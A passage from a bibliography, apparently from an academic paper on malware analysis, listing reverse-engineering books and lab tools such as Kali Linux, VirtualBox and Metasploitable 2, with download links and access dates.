6. Hale Ligh M., Adair S., Hartstein B., Richard M., Malware Analyst’s Cookbook Software [Електронний ресурс]. Режим доступа: <https://repo.zenk-security.com/Virus-Infections-Detections-Preventions/Malware%20Analyst%27s%20Cookbook.pdf> , дата доступа: 28.10.2023
7. Rootkits and Bootkits [Електронний ресурс]. Режим доступа: <https://dl.ebooksworld.ir/motoman/No.Starch.Press.Rootkits.and.Bootkits.www.EBooksWorld.ir.pdf> , дата доступа: 28.10.2023
8. Dang B., Gazet A., Vachalany E. Practical Reverse Engineering [Електронний ресурс]. Режим доступа: [https://ftp.idu.ac.id/wp-content/uploads/ebook/tdg/MILITARY%20REFERENCE%20AND%20REVERSE%20ENGINEERING/Practical%20reverse%20engineering_%20x86,%20x64,%20ARM,%20Windows%20Kernel,%20reversing%20tools,%20and%20obfuscation%20\(%20PDFDrive%20\).pdf](https://ftp.idu.ac.id/wp-content/uploads/ebook/tdg/MILITARY%20REFERENCE%20AND%20REVERSE%20ENGINEERING/Practical%20reverse%20engineering_%20x86,%20x64,%20ARM,%20Windows%20Kernel,%20reversing%20tools,%20and%20obfuscation%20(%20PDFDrive%20).pdf) , дата доступа: 28.10.2023

9. Eagle C. IDA Pro Book [Электронный ресурс]. Режим доступа: <https://paper.bobyliu.com/Tools/The%20IDA%20Pro%20Book%20%20The%20Unofficial%20Guide%20to%20the%20World%20%20039%20s%20Most%20Popular%20Disassembler.pdf> , дата доступа: 28.10.2023
10. Ubuntu 18.04.6 LTS (Bionic Beaver) [Электронный ресурс]. Режим доступа: <https://releases.ubuntu.com/18.04/>, дата доступа: 28.10.2023
11. Download VirtualBox [Электронный ресурс]. Режим доступа: <https://www.virtualbox.org/wiki/Downloads> , дата доступа: 28.10.2023
12. Download Pre-built Kali Linux Virtual Machine [Электронный ресурс]. Режим доступа: <https://www.kali.org/get-kali/#kali-virtual-machines> , дата доступа: 28.10.2023
13. Metasploitable 2 [Электронный ресурс]. Режим доступа: <https://sourceforge.net/projects/metasploitable/files/latest/> , дата доступа: 28.10.2023